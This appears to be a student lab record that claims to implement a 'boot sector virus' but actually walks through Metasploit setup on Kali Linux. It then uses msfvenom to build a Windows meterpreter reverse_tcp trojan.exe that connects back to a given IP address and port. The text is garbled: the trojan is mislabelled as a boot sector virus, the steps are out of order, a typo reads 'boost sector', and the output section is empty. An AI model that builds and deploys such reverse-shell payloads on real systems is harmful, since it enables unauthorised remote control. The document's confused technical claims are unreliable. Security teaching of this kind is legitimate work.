IMPLEMENT THE BOOT SECTOR VIRUS

AIM:

To implement boot sector virus.

PROCEDURE:

Select Root Terminal Emulator

Step 1: Update and Upgrade Kali Linux

Open the terminal and type in : **sudo apt-get update**

Next, type in: **sudo apt-get upgrade**

Step 3: Fix any errors

If you see this, it means that bundler is either set up incorrectly or hasn't been updated.

To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:

>> **cd /usr/share/metasploit-framework/**

from the root directory. If you make a mistake, you can type in

>> **cd ..**

to go back to the previous directory or type in any directory after cd to go there.

3.Now that we are in the metasploit-framework directory, type in

>> **gem install bundler**

to install bundler, then type in

>> **bundle install**

4.If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in

>> **gem install bundler:[version number]**

and then type in : **gem update –system**

After all of that, everything should work perfectly.

>> **cd /root**

to go back to the root directory.

Step 2: Open exploit software

Open up the terminal and type in : **msfvenom**

Step 4: Choose our payload

To see a list of payloads : **msfvenom -l payload**

Step 5: Customize our payload

msfvenom –list-options -p windows/meterpreter/reverse_tcp

Step 6: Generate the virus

Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:

Syntax:


msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path]


Example


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe


If we look in our files using ls, we see that our new file pops up.

OUTPUT:









RESULT:Hence boost sector virus implemented successfully.